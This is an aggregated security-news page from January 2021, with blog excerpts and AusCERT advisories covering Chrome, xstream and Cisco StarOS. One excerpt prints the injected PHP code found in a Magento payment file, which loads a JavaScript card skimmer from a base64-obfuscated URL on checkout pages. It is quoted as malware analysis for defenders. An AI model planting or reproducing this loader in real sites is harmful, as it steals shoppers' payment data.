Malware Devil

Thursday, January 21, 2021

Analyze Attacker Behavior, Endpoint Detection Anomalies with LogRhythm and Carbon Black  

As cyberthreats continue to grow, enterprises like yours are challenged more than ever to protect the business from damage. And threats aren’t going away. By 2021, Cybercrime Magazine predicts a ransomware attack will occur on businesses every 11 seconds, up from…

The post Analyze Attacker Behavior, Endpoint Detection Anomalies with LogRhythm and Carbon Black   appeared first on LogRhythm.

The post Analyze Attacker Behavior, Endpoint Detection Anomalies with LogRhythm and Carbon Black   appeared first on Security Boulevard.

Read More

The post Analyze Attacker Behavior, Endpoint Detection Anomalies with LogRhythm and Carbon Black   appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/analyze-attacker-behavior-endpoint-detection-anomalies-with-logrhythm-and-carbon-black/?utm_source=rss&utm_medium=rss&utm_campaign=analyze-attacker-behavior-endpoint-detection-anomalies-with-logrhythm-and-carbon-black

Windows Certificate Export: Detections Inspired by the SolarWinds Compromise

TL/DR Methods to detect when a certificate is exported from a Windows system are discussed in detail below using the audit log “Certificate Services Lifecycle Notifications” and collecting the log messages with “MS Windows Event Logging XML – Generic” log…

The post Windows Certificate Export: Detections Inspired by the SolarWinds Compromise appeared first on LogRhythm.

The post Windows Certificate Export: Detections Inspired by the SolarWinds Compromise appeared first on Security Boulevard.

Read More

The post Windows Certificate Export: Detections Inspired by the SolarWinds Compromise appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/windows-certificate-export-detections-inspired-by-the-solarwinds-compromise/?utm_source=rss&utm_medium=rss&utm_campaign=windows-certificate-export-detections-inspired-by-the-solarwinds-compromise

Einstein Healthcare Network Announces August Breach

Einstein is in violation of the the HHS 60-day breach notification rule, but unlikely to face penalty.
Read More

The post Einstein Healthcare Network Announces August Breach appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/einstein-healthcare-network-announces-august-breach-2/?utm_source=rss&utm_medium=rss&utm_campaign=einstein-healthcare-network-announces-august-breach-2

Einstein Healthcare Network Announces August Breach

Einstein is in violation of the the HHS 60-day breach notification rule, but unlikely to face penalty.
Read More

The post Einstein Healthcare Network Announces August Breach appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/einstein-healthcare-network-announces-august-breach/?utm_source=rss&utm_medium=rss&utm_campaign=einstein-healthcare-network-announces-august-breach

Top 10 Best Practices for Zero Trust IoT Manufacturing

Internet of things (IoT) and industrial control system (ICS) devices are especially vulnerable to cyber-attacks due to weak security controls and vulnerabilities in the manufacturing supply chain. For example, automotive electronic control units (ECUs), the devices that control in-vehicle safety, drive train, and infotainment systems, are often manufactured in a sprawling supply chain that cannot be completely trusted. These automobile manufacturers are left with the challenging task of managing ECU security once the devices are installed and on the road. 

The post Top 10 Best Practices for Zero Trust IoT Manufacturing appeared first on Security Boulevard.

Read More

The post Top 10 Best Practices for Zero Trust IoT Manufacturing appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/top-10-best-practices-for-zero-trust-iot-manufacturing/?utm_source=rss&utm_medium=rss&utm_campaign=top-10-best-practices-for-zero-trust-iot-manufacturing

SQL Server Malware Tied to Iranian Software Firm, Researchers Allege

Researchers have traced the origins of a campaign – infecting SQL servers to mine cryptocurrency – back to an Iranian software firm.
Read More

The post SQL Server Malware Tied to Iranian Software Firm, Researchers Allege appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/sql-server-malware-tied-to-iranian-software-firm-researchers-allege/?utm_source=rss&utm_medium=rss&utm_campaign=sql-server-malware-tied-to-iranian-software-firm-researchers-allege

DEF CON 28 Safe Mode IoT Village – Jonathan Stines’ ‘Learning To Use Logic Analyzers’

Many thanks to DEF CON and Conference Speakers for publishing their outstanding presentations; of which, originally appeared at the organization’s DEFCON 28 SAFE MODE Conference, and on the DEF CON YouTube channel. Enjoy!

Permalink

The post DEF CON 28 Safe Mode IoT Village – Jonathan Stines’ ‘Learning To Use Logic Analyzers’ appeared first on Security Boulevard.

Read More

The post DEF CON 28 Safe Mode IoT Village – Jonathan Stines’ ‘Learning To Use Logic Analyzers’ appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/def-con-28-safe-mode-iot-village-jonathan-stines-learning-to-use-logic-analyzers/?utm_source=rss&utm_medium=rss&utm_campaign=def-con-28-safe-mode-iot-village-jonathan-stines-learning-to-use-logic-analyzers

Introducing New API and Account Takeover (ATO) Protection Dashboards

We are excited to announce today the launch of API and ATO Protection Dashboards, a new set of features dedicated to identifying, blocking, and analyzing malicious behavior that attackers use against web applications and APIs. Now available on the Signal…

The post Introducing New API and Account Takeover (ATO) Protection Dashboards appeared first on Signal Sciences.

The post Introducing New API and Account Takeover (ATO) Protection Dashboards appeared first on Security Boulevard.

Read More

The post Introducing New API and Account Takeover (ATO) Protection Dashboards appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/introducing-new-api-and-account-takeover-ato-protection-dashboards/?utm_source=rss&utm_medium=rss&utm_campaign=introducing-new-api-and-account-takeover-ato-protection-dashboards

Magento PHP Injection Loads JavaScript Skimmer

Magento PHP Injection Loads JavaScript Skimmer

A Magento website owner was concerned about malware and reached out to our team for assistance. Upon investigation, we found the website contained a PHP injection in one of the Magento files: ./app/code/core/Mage/Payment/Model/Method/Cc.php


if ($_SERVER[“REQUEST_METHOD”] === “GET”){
if (strpos($_SERVER[“REQUEST_URI”], “/onestepcheckout/index/”) !== false){
if(!isset($_COOKIE[“adminhtml”])){
echo file_get_contents(base64_decode(“aHR0cHM6Ly91bmRlcnNjb3JlZndbLl1jb20vc3JjL2tyZWEuanM=”));
}
}
}

To make it more difficult to detect, the JavaScript skimmer is loaded using the PHP function file_get_contents and the URL obfuscated with base64.

Continue reading Magento PHP Injection Loads JavaScript Skimmer at Sucuri Blog.

The post Magento PHP Injection Loads JavaScript Skimmer appeared first on Security Boulevard.

Read More

The post Magento PHP Injection Loads JavaScript Skimmer appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/magento-php-injection-loads-javascript-skimmer/?utm_source=rss&utm_medium=rss&utm_campaign=magento-php-injection-loads-javascript-skimmer

Trump Hates Cloud, Because China Cyber?

Trump

Hidden among the former president’s final executive orders was a juicy time-bomb under American cloud-computing companies.

The post Trump Hates Cloud, Because China Cyber? appeared first on Security Boulevard.

Read More

The post Trump Hates Cloud, Because China Cyber? appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/trump-hates-cloud-because-china-cyber/?utm_source=rss&utm_medium=rss&utm_campaign=trump-hates-cloud-because-china-cyber

XKCD ‘Solar System Compression Artifacts’

via the comic delivery system monikered Randall Munroe resident at XKCD !

via the comic delivery system monikered Randall Munroe resident at XKCD!

The post XKCD ‘Solar System Compression Artifacts’ appeared first on Security Boulevard.

Read More

The post XKCD ‘Solar System Compression Artifacts’ appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/xkcd-solar-system-compression-artifacts/?utm_source=rss&utm_medium=rss&utm_campaign=xkcd-solar-system-compression-artifacts

How COVID-19 Has Changed Cybersecurity for Government Departments

Before COVID-19 started making headlines earlier this year, government departments might have been considered unlikely candidates for making large scale remote working a success. However, with service levels maintained across the public sector despite challenging circumstances, this assumption has been thoroughly disproven. 

The post How COVID-19 Has Changed Cybersecurity for Government Departments appeared first on Security Boulevard.

Read More

The post How COVID-19 Has Changed Cybersecurity for Government Departments appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/how-covid-19-has-changed-cybersecurity-for-government-departments/?utm_source=rss&utm_medium=rss&utm_campaign=how-covid-19-has-changed-cybersecurity-for-government-departments


Nube híbrida: la gran tendencia de 2021

En los últimos años el concepto de cloud computing ha ganado muchos adeptos. La generación de plataformas de recursos compartidos y almacenamiento, es una de sus grandes virtudes. Sin embargo, las infraestructuras están mudando a una gestión de nube híbrida, …

The post Nube híbrida: la gran tendencia de 2021 appeared first on ManageEngine Blog.

The post Nube híbrida: la gran tendencia de 2021 appeared first on Security Boulevard.

Read More

The post Nube híbrida: la gran tendencia de 2021 appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/nube-hibrida-la-gran-tendencia-de-2021/?utm_source=rss&utm_medium=rss&utm_campaign=nube-hibrida-la-gran-tendencia-de-2021

DEF CON 28 Safe Mode IoT Village – Kat Fitzgerald’s ‘IoT Honeypots And Taming Rogue Appliances’

Many thanks to DEF CON and Conference Speakers for publishing their outstanding presentations; of which, originally appeared at the organization’s DEFCON 28 SAFE MODE Conference, and on the DEF CON YouTube channel. Enjoy!

Permalink

The post DEF CON 28 Safe Mode IoT Village – Kat Fitzgerald’s ‘IoT Honeypots And Taming Rogue Appliances’ appeared first on Security Boulevard.

Read More

The post DEF CON 28 Safe Mode IoT Village – Kat Fitzgerald’s ‘IoT Honeypots And Taming Rogue Appliances’ appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/def-con-28-safe-mode-iot-village-kat-fitzgeralds-iot-honeypots-and-taming-rogue-appliances/?utm_source=rss&utm_medium=rss&utm_campaign=def-con-28-safe-mode-iot-village-kat-fitzgeralds-iot-honeypots-and-taming-rogue-appliances

ESB-2021.0247 – [Win][UNIX/Linux] Google Chrome: Multiple vulnerabilities

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

===========================================================================
             AUSCERT External Security Bulletin Redistribution

                               ESB-2021.0247
                     Stable Channel Update for Desktop
                              21 January 2021

===========================================================================

        AusCERT Security Bulletin Summary
        ---------------------------------

Product:           Google Chrome
Publisher:         Google
Operating System:  Windows
                   UNIX variants (UNIX, Linux, OSX)
Impact/Access:     Execute Arbitrary Code/Commands -- Remote with User Interaction
                   Denial of Service               -- Remote with User Interaction
                   Access Confidential Data        -- Remote with User Interaction
                   Unauthorised Access             -- Remote with User Interaction
                   Reduced Security                -- Remote with User Interaction
Resolution:        Patch/Upgrade
CVE Names:         CVE-2021-21141 CVE-2021-21140 CVE-2021-21139
                   CVE-2021-21138 CVE-2021-21137 CVE-2021-21136
                   CVE-2021-21135 CVE-2021-21134 CVE-2021-21133
                   CVE-2021-21132 CVE-2021-21131 CVE-2021-21130
                   CVE-2021-21129 CVE-2021-21128 CVE-2021-21127
                   CVE-2021-21126 CVE-2021-21125 CVE-2021-21124
                   CVE-2021-21123 CVE-2021-21122 CVE-2021-21121
                   CVE-2021-21120 CVE-2021-21119 CVE-2021-21118
                   CVE-2021-21117 CVE-2020-16044 

Reference:         ESB-2021.0242
                   ESB-2021.0209
                   ESB-2021.0201
                   ESB-2021.0128
                   ESB-2021.0093
                   ESB-2021.0081

Original Bulletin: 
   https://chromereleases.googleblog.com/2021/01/stable-channel-update-for-desktop_19.html

- --------------------------BEGIN INCLUDED TEXT--------------------

Stable Channel Update for Desktop

Tuesday, January 19, 2021

The Chrome team is delighted to announce the promotion of Chrome 88 to the
stable channel for Windows, Mac and Linux. This will roll out over the coming
days/weeks.

Chrome 88.0.4324.96 contains a number of fixes and improvements -- a list of
changes is available in the log. Watch out for upcoming Chrome and Chromium
blog posts about new features and big efforts delivered in 88

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority
of users are updated with a fix. We will also retain restrictions if the bug
exists in a third party library that other projects similarly depend on, but
haven't yet fixed.

This update includes 36 security fixes. Below, we highlight fixes that were
contributed by external researchers. Please see the Chrome Security Page for
more information.

[$30000][1137179] Critical CVE-2021-21117: Insufficient policy enforcement in
Cryptohome. Reported by Rory McNamara on 2020-10-10

[$16000][1161357] High CVE-2021-21118: Insufficient data validation in V8. 
Reported by Tyler Nighswander (@tylerni7) of Theori on 2020-12-23

[$5000][1160534] High CVE-2021-21119: Use after free in Media. Reported by
Anonymous on 2020-12-20

[$5000][1160602] High CVE-2021-21120: Use after free in WebSQL. Reported by Nan
Wang(@eternalsakura13) and Guang Gong of 360 Alpha Lab on 2020-12-21

[$5000][1161143] High CVE-2021-21121: Use after free in Omnibox. Reported by
Leecraso and Guang Gong of 360 Alpha Lab on 2020-12-22

[$5000][1162131] High CVE-2021-21122: Use after free in Blink. Reported by
Renata Hodovan on 2020-12-28

[$1000][1137247] High CVE-2021-21123: Insufficient data validation in File
System API. Reported by Maciej Pulikowski on 2020-10-11

[$N/A][1131346] High CVE-2021-21124: Potential user after free in Speech
Recognizer. Reported by Chaoyang Ding(@V4kst1z) from Codesafe Team of Legendsec
at Qi'anxin Group on 2020-09-23

[$N/A][1152327] High CVE-2021-21125: Insufficient policy enforcement in File
System API. Reported by Ron Masas (Imperva) on 2020-11-24

[$N/A][1163228] High CVE-2020-16044: Use after free in WebRTC. Reported by Ned
Williamson of Project Zero on 2021-01-05

[$3000][1108126] Medium CVE-2021-21126: Insufficient policy enforcement in
extensions. Reported by David Erceg on 2020-07-22

[$3000][1115590] Medium CVE-2021-21127: Insufficient policy enforcement in
extensions. Reported by Jasminder Pal Singh, Web Services Point WSP, Kotkapura
on 2020-08-12

[$2000][1138877] Medium CVE-2021-21128: Heap buffer overflow in Blink. Reported
by Liang Dong on 2020-10-15

[$1000][1140403] Medium CVE-2021-21129: Insufficient policy enforcement in File
System API. Reported by Maciej Pulikowski on 2020-10-20

[$1000][1140410] Medium CVE-2021-21130: Insufficient policy enforcement in File
System API. Reported by Maciej Pulikowski on 2020-10-20

[$1000][1140417] Medium CVE-2021-21131: Insufficient policy enforcement in File
System API. Reported by Maciej Pulikowski on 2020-10-20

[$TBD][1128206] Medium CVE-2021-21132: Inappropriate implementation in
DevTools. Reported by David Erceg on 2020-09-15

[$TBD][1157743] Medium CVE-2021-21133: Insufficient policy enforcement in
Downloads. Reported by wester0x01(https://twitter.com/wester0x01) on 2020-12-11

[$TBD][1157800] Medium CVE-2021-21134: Incorrect security UI in Page Info. 
Reported by wester0x01(https://twitter.com/wester0x01) on 2020-12-11

[$TBD][1157818] Medium CVE-2021-21135: Inappropriate implementation in
Performance API. Reported by ndevtk on 2020-12-11

[$2000][1038002] Low CVE-2021-21136: Insufficient policy enforcement in
WebView. Reported by Shiv Sahni, Movnavinothan V and Imdad Mohammed on
2019-12-27

[$500][1093791] Low CVE-2021-21137: Inappropriate implementation in DevTools. 
Reported by bobblybear on 2020-06-11

[$500][1122487] Low CVE-2021-21138: Use after free in DevTools. Reported by
Weipeng Jiang (@Krace) from Codesafe Team of Legendsec at Qi'anxin Group on
2020-08-27

[$N/A][937131] Low CVE-2021-21139: Inappropriate implementation in iframe
sandbox. Reported by Jun Kokatsu, Microsoft Browser Vulnerability Research on
2019-03-01

[$N/A][1136327] Low CVE-2021-21140: Uninitialized Use in USB. Reported by David
Manouchehri on 2020-10-08

[$N/A][1140435] Low CVE-2021-21141: Insufficient policy enforcement in File
System API. Reported by Maciej Pulikowski on 2020-10-20

We would also like to thank all security researchers that worked with us during
the development cycle to prevent security bugs from ever reaching the stable
channel.As usual, our ongoing internal security work was responsible for a wide
range of fixes:

  o [1168217] Various fixes from internal audits, fuzzing and other initiatives

Many of our security bugs are detected using AddressSanitizer, MemorySanitizer,
UndefinedBehaviorSanitizer, Control Flow Integrity, libFuzzer, or AFL.

- --------------------------END INCLUDED TEXT--------------------

You have received this e-mail bulletin as a result of your organisation's
registration with AusCERT. The mailing list you are subscribed to is
maintained within your organisation, so if you do not wish to continue
receiving these bulletins you should contact your local IT manager. If
you do not know who that is, please send an email to auscert@auscert.org.au
and we will forward your request to the appropriate person.

NOTE: Third Party Rights
This security bulletin is provided as a service to AusCERT's members.  As
AusCERT did not write the document quoted above, AusCERT has had no control
over its content. The decision to follow or act on information or advice
contained in this security bulletin is the responsibility of each user or
organisation, and should be considered in accordance with your organisation's
site policies and procedures. AusCERT takes no responsibility for consequences
which may arise from following or acting on information or advice contained in
this security bulletin.

NOTE: This is only the original release of the security bulletin.  It may
not be updated when updates to the original are made.  If downloading at
a later date, it is recommended that the bulletin is retrieved directly
from the author's website to ensure that the information is still current.

Contact information for the authors of the original document is included
in the Security Bulletin above.  If you have any questions or need further
information, please contact them directly.

Previous advisories and external security bulletins can be retrieved from:

        https://www.auscert.org.au/bulletins/

===========================================================================
Australian Computer Emergency Response Team
The University of Queensland
Brisbane
Qld 4072

Internet Email: auscert@auscert.org.au
Facsimile:      (07) 3365 7031
Telephone:      (07) 3365 4417 (International: +61 7 3365 4417)
                AusCERT personnel answer during Queensland business hours
                which are GMT+10:00 (AEST).
                On call after hours for member emergencies only.
===========================================================================
-----BEGIN PGP SIGNATURE-----
Comment: http://www.auscert.org.au/render.html?it=1967

iQIVAwUBYAkYAeNLKJtyKPYoAQj4GA/+LsTvtvD3JncNDyJh40fpYCanvX8DSRyE
Y9PhNCnOFfjRIsmaFnFSMnB+9Bs/JvHjDL43RqdJAVOCyxO7bsYPnlgpGUrTu3Sd
gs1hls1ATP43Xx/wvqzwgoqKPBxSIJTe+cK7O8f48rnbT88MGH/wXqFpcs2SLRvL
0zgq4UsgKDV0dWbQ8C4OlZEhUa+sskgC6CIs50mRZ3vDU4NI/B2iPA1HBlNslh+3
wToXGx6dCglanPIL36ZW/aj1SLPT4I4nckQEOOl5puAMZEbnGdBMLQaPx59BcQyA
asiiIJoQ/HswjH82RDHDVQkVzCWVWFdtp4VeN9BsHbL+TK0qKdownqHMfoGE/Ofv
uZUT1VQmwmRnDRweY78W3Cg3lpRFHKMvMiHAxPOXD/pLZfeLo+Z0jAccEbiWw+I3
tWsubUeytKpcSASDLVGT2VmWFCPKVVR94ASpWpIeIYS+fDmLv6biRuni4y+M6VuU
WXx5b7tRo/hxqKukP/1ASn2DUko6QEa7Dv1MGAQWmT9PTJAnGH9IkFbByByp+Zpz
Nk3/uf1OUYXzZG6fhiwy9GHuZxN15D9NyM5kwh8bCa3KfXnFWb11eP9hCHabftB6
yytl6sd3hDOPDODC3q/PxxMoVoF4j6vqBWxnotm1J5F9ydefmm2hZ3gedAeitGN9
oFBqjpGE0iY=
=oPvY
-----END PGP SIGNATURE-----

Read More

The post ESB-2021.0247 – [Win][UNIX/Linux] Google Chrome: Multiple vulnerabilities appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/esb-2021-0247-winunix-linux-google-chrome-multiple-vulnerabilities/?utm_source=rss&utm_medium=rss&utm_campaign=esb-2021-0247-winunix-linux-google-chrome-multiple-vulnerabilities

ESB-2021.0254 – [SUSE] xstream: Multiple vulnerabilities

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

===========================================================================
             AUSCERT External Security Bulletin Redistribution

                               ESB-2021.0254
                        Security update for xstream
                              21 January 2021

===========================================================================

        AusCERT Security Bulletin Summary
        ---------------------------------

Product:           xstream
Publisher:         SUSE
Operating System:  SUSE
Impact/Access:     Execute Arbitrary Code/Commands -- Existing Account      
                   Delete Arbitrary Files          -- Remote/Unauthenticated
                   Access Confidential Data        -- Existing Account      
                   Reduced Security                -- Existing Account      
Resolution:        Patch/Upgrade
CVE Names:         CVE-2020-26259 CVE-2020-26258 CVE-2020-26217

Reference:         ESB-2021.0131
                   ESB-2021.0019
                   ESB-2020.4241

Original Bulletin: 
   https://www.suse.com/support/update/announcement/2021/suse-su-20210176-1

- --------------------------BEGIN INCLUDED TEXT--------------------

SUSE Security Update: Security update for xstream

______________________________________________________________________________

Announcement ID:   SUSE-SU-2021:0176-1
Rating:            important
References:        #1180145 #1180146 #1180994
Cross-References:  CVE-2020-26217 CVE-2020-26258 CVE-2020-26259
Affected Products:
                   SUSE Linux Enterprise Module for Development Tools 15-SP2
______________________________________________________________________________

An update that fixes three vulnerabilities is now available.

Description:

This update for xstream fixes the following issues:
xstream was updated to version 1.4.15.

  o CVE-2020-26217: Fixed a remote code execution due to insecure XML
    deserialization when relying on blocklists (bsc#1180994).
  o CVE-2020-26258: Fixed a server-side request forgery vulnerability (bsc#
    1180146).
  o CVE-2020-26259: Fixed an arbitrary file deletion vulnerability (bsc#
    1180145).

Patch Instructions:

To install this SUSE Security Update use the SUSE recommended installation
methods like YaST online_update or "zypper patch".
Alternatively you can run the command listed for your product:

  o SUSE Linux Enterprise Module for Development Tools 15-SP2:
    zypper in -t patch SUSE-SLE-Module-Development-Tools-15-SP2-2021-176=1

Package List:

  o SUSE Linux Enterprise Module for Development Tools 15-SP2 (noarch):
       xstream-1.4.15-3.3.2


References:

  o https://www.suse.com/security/cve/CVE-2020-26217.html
  o https://www.suse.com/security/cve/CVE-2020-26258.html
  o https://www.suse.com/security/cve/CVE-2020-26259.html
  o https://bugzilla.suse.com/1180145
  o https://bugzilla.suse.com/1180146
  o https://bugzilla.suse.com/1180994

- --------------------------END INCLUDED TEXT--------------------

You have received this e-mail bulletin as a result of your organisation's
registration with AusCERT. The mailing list you are subscribed to is
maintained within your organisation, so if you do not wish to continue
receiving these bulletins you should contact your local IT manager. If
you do not know who that is, please send an email to auscert@auscert.org.au
and we will forward your request to the appropriate person.

NOTE: Third Party Rights
This security bulletin is provided as a service to AusCERT's members.  As
AusCERT did not write the document quoted above, AusCERT has had no control
over its content. The decision to follow or act on information or advice
contained in this security bulletin is the responsibility of each user or
organisation, and should be considered in accordance with your organisation's
site policies and procedures. AusCERT takes no responsibility for consequences
which may arise from following or acting on information or advice contained in
this security bulletin.

NOTE: This is only the original release of the security bulletin.  It may
not be updated when updates to the original are made.  If downloading at
a later date, it is recommended that the bulletin is retrieved directly
from the author's website to ensure that the information is still current.

Contact information for the authors of the original document is included
in the Security Bulletin above.  If you have any questions or need further
information, please contact them directly.

Previous advisories and external security bulletins can be retrieved from:

        https://www.auscert.org.au/bulletins/

===========================================================================
Australian Computer Emergency Response Team
The University of Queensland
Brisbane
Qld 4072

Internet Email: auscert@auscert.org.au
Facsimile:      (07) 3365 7031
Telephone:      (07) 3365 4417 (International: +61 7 3365 4417)
                AusCERT personnel answer during Queensland business hours
                which are GMT+10:00 (AEST).
                On call after hours for member emergencies only.
===========================================================================
-----BEGIN PGP SIGNATURE-----
Comment: http://www.auscert.org.au/render.html?it=1967

iQIVAwUBYAkkFONLKJtyKPYoAQignA//V7qN8ae1oDF6qUykQepclL/IrtHf230N
TmHVc0avPK7iH6mbh+cspueVxLlPEzt+Fb3/Il12m1TjLo2cjxc3yHhxxQINBo02
N0b7sRovjsQYLuF0QNNOh9oQTAuihFjfjp6M4SK6PBm60WAATLWFnT7KWWSoKW75
diZ4Ilf+mlo1uvxtadQmbzfW2GlXMyEOe7hhQy0fcLQrnQflz/ee6i2pVlPAp8IM
FAgY/zp7P1ErenLefT0FyiITiNzhURDEtEDmOIJGr5u2m2/sb1gMMIc8HP28z92d
RpkQBGPj1t37xWQ05L3XwpSAwsYTU9Uc6J5H5q/dY3pjMa+xhVHae3yQTCpeQ12J
f6W4N5Hd2EuH0MkjLTXTewtftY8zDN0LKPSjSeAJzRZv3cmTHx/ahon1RyETOnvq
dpUUZCX5LjmBo1F15hRVDtREjr6GdF7FIxvbib6pYgduQrnXiwX7/OyC8qCsM5jF
czseTpP1Uuq0tWotiUUMPWaeJvUJk4Dh6blKxOtOMQwBw7O8wJVPzCr/TLEsYqVc
XZ7senIOFtdJE8PIiCBhnDE6Y/VBcSUyxYyggcI3Ci2SU/Rp6ruDOWbr/vnKIcNd
GszMU2azKicY/SIv44zzKAdPW2DJZ09YgbXx0dnfvb+Q9OI0t+gOTB2Owdqku91i
GqJvgaj3GGQ=
=0ftX
-----END PGP SIGNATURE-----

Read More

The post ESB-2021.0254 – [SUSE] xstream: Multiple vulnerabilities appeared first on Malware Devil.


https://malwaredevil.com/2021/01/21/esb-2021-0254-suse-xstream-multiple-vulnerabilities/?utm_source=rss&utm_medium=rss&utm_campaign=esb-2021-0254-suse-xstream-multiple-vulnerabilities

ESB-2021.0253 – [Cisco] Cisco StarOS: Denial of service – Remote/unauthenticated

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

===========================================================================
             AUSCERT External Security Bulletin Redistribution

                               ESB-2021.0253
             Cisco StarOS IPv4 Denial of Service Vulnerability
                              21 January 2021

===========================================================================

        AusCERT Security Bulletin Summary
        ---------------------------------

Product:           Cisco StarOS
Publisher:         Cisco Systems
Operating System:  Cisco
Impact/Access:     Denial of Service -- Remote/Unauthenticated
Resolution:        Patch/Upgrade
CVE Names:         CVE-2021-1353  

Original Bulletin: 
   https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asr-mem-leak-dos-MTWGHKk3

- --------------------------BEGIN INCLUDED TEXT--------------------

Cisco StarOS IPv4 Denial of Service Vulnerability

Priority:        Medium
Advisory ID:     cisco-sa-asr-mem-leak-dos-MTWGHKk3
First Published: 2021 January 20 16:00 GMT
Version 1.0:     Final
Workarounds:     No workarounds available
Cisco Bug IDs:   CSCvq83868 CSCvv69023
CVE Names:       CVE-2021-1353
CWEs:            CWE-401

Summary

  o A vulnerability in the IPv4 protocol handling of Cisco StarOS could allow
    an unauthenticated, remote attacker to cause a denial of service (DoS)
    condition on an affected device.

    The vulnerability is due to a memory leak that occurs during packet
    processing. An attacker could exploit this vulnerability by sending a
    series of crafted IPv4 packets through an affected device. A successful
    exploit could allow the attacker to exhaust the available memory and cause
    an unexpected restart of the npusim process, leading to a DoS condition on
    the affected device.

    Cisco has released software updates that address this vulnerability. There
    are no workarounds that address this vulnerability.

    This advisory is available at the following link:
    https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asr-mem-leak-dos-MTWGHKk3

Affected Products

  o Vulnerable Products

    At the time of publication, this vulnerability affected the following Cisco
    products if they were running a release of Cisco StarOS earlier than
    Release 21.22.0 and had the Vector Packet Processing (VPP) feature enabled:

       ASR 5000 Series Aggregation Services Routers
       Virtualized Packet Core-Single Instance (VPC-SI)

    The VPP feature is disabled by default.

    See the Details section in the bug ID(s) at the top of this advisory for
    the most complete and current information.

    Determine the VPP Configuration

    To see if the VPP feature is enabled, use the show task table process
    vpp_main all command. If the command output lists the vpp_main process, the
    feature is enabled. The following is a sample output with the VPP feature
    enabled:

        [local]swch# show task table process vpp_main all
                task                                             parent
         cpu facility                 inst    pid pri node  facility      inst    pid
        ----   ----------------------------------------------  -------------------------
         1/0 vpp_main   1005729   5729   0  all  -                0      0

    Products Confirmed Not Vulnerable

    Only products listed in the Vulnerable Products section of this advisory
    are known to be affected by this vulnerability.

Workarounds

  o There are no workarounds that address this vulnerability.

Fixed Software

  o When considering software upgrades , customers are advised to regularly
    consult the advisories for Cisco products, which are available from the
    Cisco Security Advisories page , to determine exposure and a complete
    upgrade solution.

    In all cases, customers should ensure that the devices to be upgraded
    contain sufficient memory and confirm that current hardware and software
    configurations will continue to be supported properly by the new release.
    If the information is not clear, customers are advised to contact the Cisco
    Technical Assistance Center (TAC) or their contracted maintenance
    providers.

    Fixed Releases

    At the time of publication, Cisco StarOS releases 21.22.0 and later
    contained the fix for this vulnerability.

    See the Details section in the bug ID(s) at the top of this advisory for
    the most complete and current information.

Exploitation and Public Announcements

  o The Cisco Product Security Incident Response Team (PSIRT) is not aware of
    any public announcements or malicious use of the vulnerability that is
    described in this advisory.

Source

  o This vulnerability was found during internal security testing.

Cisco Security Vulnerability Policy

  o To learn about Cisco security vulnerability disclosure policies and
    publications, see the Security Vulnerability Policy . This document also
    contains instructions for obtaining fixed software and receiving security
    vulnerability information from Cisco.

URL

  o https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asr-mem-leak-dos-MTWGHKk3

Revision History

  o +----------+---------------------------+----------+--------+--------------+
    | Version  |        Description        | Section  | Status |     Date     |
    +----------+---------------------------+----------+--------+--------------+
    | 1.0      | Initial public release.   | -        | Final  | 2021-JAN-20  |
    +----------+---------------------------+----------+--------+--------------+

- --------------------------END INCLUDED TEXT--------------------

You have received this e-mail bulletin as a result of your organisation's
registration with AusCERT. The mailing list you are subscribed to is
maintained within your organisation, so if you do not wish to continue
receiving these bulletins you should contact your local IT manager. If
you do not know who that is, please send an email to auscert@auscert.org.au
and we will forward your request to the appropriate person.

NOTE: Third Party Rights
This security bulletin is provided as a service to AusCERT's members.  As
AusCERT did not write the document quoted above, AusCERT has had no control
over its content. The decision to follow or act on information or advice
contained in this security bulletin is the responsibility of each user or
organisation, and should be considered in accordance with your organisation's
site policies and procedures. AusCERT takes no responsibility for consequences
which may arise from following or acting on information or advice contained in
this security bulletin.

NOTE: This is only the original release of the security bulletin.  It may
not be updated when updates to the original are made.  If downloading at
a later date, it is recommended that the bulletin is retrieved directly
from the author's website to ensure that the information is still current.

Contact information for the authors of the original document is included
in the Security Bulletin above.  If you have any questions or need further
information, please contact them directly.

Previous advisories and external security bulletins can be retrieved from:

        https://www.auscert.org.au/bulletins/

===========================================================================
